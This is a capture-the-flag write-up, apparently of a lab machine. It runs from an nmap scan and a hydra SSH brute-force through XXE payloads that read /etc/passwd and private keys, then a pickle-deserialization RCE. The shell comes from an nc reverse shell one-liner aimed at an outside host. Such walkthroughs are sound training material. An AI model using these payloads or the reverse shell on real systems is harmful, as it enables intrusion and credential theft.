Nmap
# nmap -p- -sV -sC 10.10.10.91 -oA scans/nmap

Nmap scan report for 10.10.10.91
Host is up (0.90s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 42:90:e3:35:31:8d:8b:86:17:2a:fb:38:90:da:c4:95 (RSA)
|   256 b7:b6:dc:c4:4c:87:9b:75:2a:00:89:83:ed:b2:80:31 (ECDSA)
|_  256 d5:2f:19:53:b2:8e:3a:4b:b3:dd:3c:1f:c0:37:0d:00 (ED25519)
5000/tcp open  http    Gunicorn 19.7.1
|_http-server-header: gunicorn/19.7.1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Tried brute-forcing SSH with hydra using Kali’s built-in fasttrack wordlist — no luck
# hydra -l root -P /usr/share/wordlists/fasttrack.txt   ssh://10.10.10.91

[STATUS] 112.50 tries/min, 225 tries in 00:02h, 1 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid passwords found
Port 5000: XXE
Scanned directories with dirb
i

Found an upload endpoint that prompts for an XML upload, with the XML node types already known
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "http://10.10.14.6:8888"> ]>
<userInfo>
  <firstName>John</firstName>
  <lastName>&ent;</lastName>
</userInfo>
Uploaded the payload above and confirmed XXE at this point

However, this only shows an out-of-band XXE is possible; we still need to check whether we can get a response echo, so construct
<?xml version="1.0"?>
  <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:////etc/passwd " >
  ]>

  <foo>
    <Author>Gerh</Author>
    <Subject>BinaryChaos</Subject>
    <Content>&xxe;</Content>
  </foo>

Read user.txt and tried to read sensitive files; got .bash_history and a private key


Logged into SSH with the key
ssh -i id_rsa roosa@10.10.10.91
Got the first shell
Privilege Escalation
For privilege escalation, just use the information leak: find the root user’s private key in the git history and escalate to root
Retrospective
Go back and look at the Flask source code
## read /home/roosa/deploy/src/feed.py

HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Sat, 06 Jun 2020 08:47:55 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1061

 PROCESSED BLOGPOST:
  Author: Gerh
 Subject: BinaryChaos
 Content: ')
def uploaded_file(filename):
    return send_from_directory(Config.UPLOAD_FOLDER,
                               filename)

@app.route("/")
def xss():
    return template('index.html')

@app.route("/feed")
def fakefeed():
   return send_from_directory(".","devsolita-snapshot.png")

@app.route("/newpost", methods=["POST"])
def newpost():
  # TODO: proper save to database, this is for testing purposes right now
  picklestr = base64.urlsafe_b64decode(request.data)
#  return picklestr
  postObj = pickle.loads(picklestr)
  return "POST RECEIVED: " + postObj['Subject']


## TODO: VERY important! DISABLED THIS IN PRODUCTION
#app = DebuggedApplication(app, evalex=True, console_path='/debugconsole')
# TODO: Replace run-gunicorn.sh with real Linux service script
# app = DebuggedApplication(app, evalex=True, console_path='/debugconsole')

if __name__ == "__main__":
  app.run(host='0.0.0,0', Debug=True)


 URL for later reference: /uploads/xxe.xml
 File path: /home/roosa/deploy/src
Found a pickle deserialization point with no filtering whatsoever (base64.urlsafe_b64decode doesn’t count as filtering)
pickle Deserialization
Directly use the reduce method that gets called automatically during Python deserialization, constructing malicious arguments to achieve RCE
At first I used python3’s pickle.dumps(), which produced lots of invisible characters

Later, after checking walkthroughs, I found that python2 works — presumably because python3 removed cpickle.
Tried bash -i and nc -e reverse shells; both failed
Finally used the code below to get a reverse shell
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.122 1337 >/tmp/f
Midway through, I also set a Content-Type, which caused Flask to not receive the parameters — thought the RCE had failed…